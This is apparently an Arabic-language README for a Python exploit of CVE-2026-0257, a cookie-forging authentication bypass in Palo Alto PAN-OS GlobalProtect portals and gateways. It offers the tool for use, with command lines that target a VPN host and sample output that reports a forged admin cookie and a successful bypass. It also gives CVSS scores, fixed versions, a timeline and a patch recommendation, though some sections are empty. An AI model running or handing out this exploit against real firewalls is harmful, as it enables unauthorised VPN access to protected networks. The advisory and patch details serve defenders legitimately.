 0xredash/cve-2026-0257

استغلال بلغة Python للثغرة CVE-2026-0257 يقوم بتزوير ملفات تعريف ارتباط تجاوز مصادقة GlobalProtect لتجاوز مصادقة بوابة وبوابة PAN-OS وإنشاء وصول VPN غير مصرح به.


PAN-OS: ثغرات تجاوز المصادقة في GlobalProtect
تجاوز المصادقة في بوابة GlobalProtect وبوابته
CVE-2026-0257 هي ثغرة تجاوز مصادقة تؤثر على مكوّني بوابة GlobalProtect وبوابته في برنامج PAN-OS من Palo Alto Networks.
يمكن لمهاجم عن بُعد غير مُصادَق عليه تجاوز القيود الأمنية وإنشاء اتصال VPN غير مُصرَّح به بجدران الحماية المتأثرة.
ملاحظة: Panorama وCloud NGFW غير متأثرين.
| المقياس | الدرجة | التصنيف |
|---|---|---|
| CVSS v4.0 | 7.8 / 4.7 | عالية / متوسطة |
| CVSS v3.x | حتى 9.8 | حرجة |
| الإلحاح | الأعلى | - |
المتجه (مثال CVSS 4.0):
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:H/SI:H/SA:N
تسمح ثغرات تجاوز المصادقة في بوابة GlobalProtect وبوابته في برنامج PAN-OS® من Palo Alto Networks للمهاجم بتجاوز القيود الأمنية وإنشاء اتصال VPN غير مُصرَّح به.
تنبع المشكلة من CWE-565: الاعتماد على ملفات تعريف الارتباط دون التحقق من صحتها وسلامتها.
غير المتأثرة:
تتطلب هذه الثغرة التهيئة التالية لتكون قابلة للاستغلال:
تأثير عالٍ على سرية وسلامة الشبكات المحمية.
python3 CVE-2026-0257.py --target vpn.company.com
python3 CVE-2026-0257.py --target 192.168.1.100 --user administrator --verbose
╔══════════════════════════════════════════════════════════════╗
║         CVE-2026-0257 - GlobalProtect Auth Bypass            ║
║               Public Key Cookie Forging Exploit              ║
║                     Author: 0xBlackash                       ║
╚══════════════════════════════════════════════════════════════╝

[*] Connecting to vpn.company.com:443 to extract certificate chain...
   [+] Found 2048-bit RSA key

[*] Forging authentication cookie for user: admin

[1/1] Trying public key...
   Cookie (first 60 chars): eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...

[+] SUCCESS! Authentication Bypass Achieved!
    Username : admin
    Cookie   : eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...
الإصدارات المُصلحة (طبّقها بشكل عاجل):
| إصدار PAN-OS | الإصدار المُصلح |
|---|---|
| 12.1 | ≥ 12.1.4-h6، ≥ 12.1.7 |
| 11.2 | ≥ 11.2.4-h17، ≥ 11.2.7-h14، إلخ. |
| 11.1 | ≥ 11.1.4-h33، ≥ 11.1.7-h6، إلخ. |
| 10.2 | ≥ 10.2.7-h34، ≥ 10.2.10-h36، إلخ. |
Prisma Access لديها أيضًا إصدارات مُصلحة مقابلة.
حلول مؤقتة فورية (إذا لم يكن التصحيح ممكنًا):
| التاريخ | الحدث |
|---|---|
| 2026-05-13 | نشر CVE + الإشعار الأولي |
| 2026-05-17 | رصد الاستغلال في البرية |
| 2026-05-29 | تحديث Palo Alto + إضافة CISA KEV |
| 2026-05-30 | هذا التقرير |
التوصية: طبّق التصحيح فورًا — تعامل معه على أنه حرج رغم درجة CVSS الأساسية بسبب الاستغلال النشط.
أُنشئ بأسلوب README — 30 مايو 2026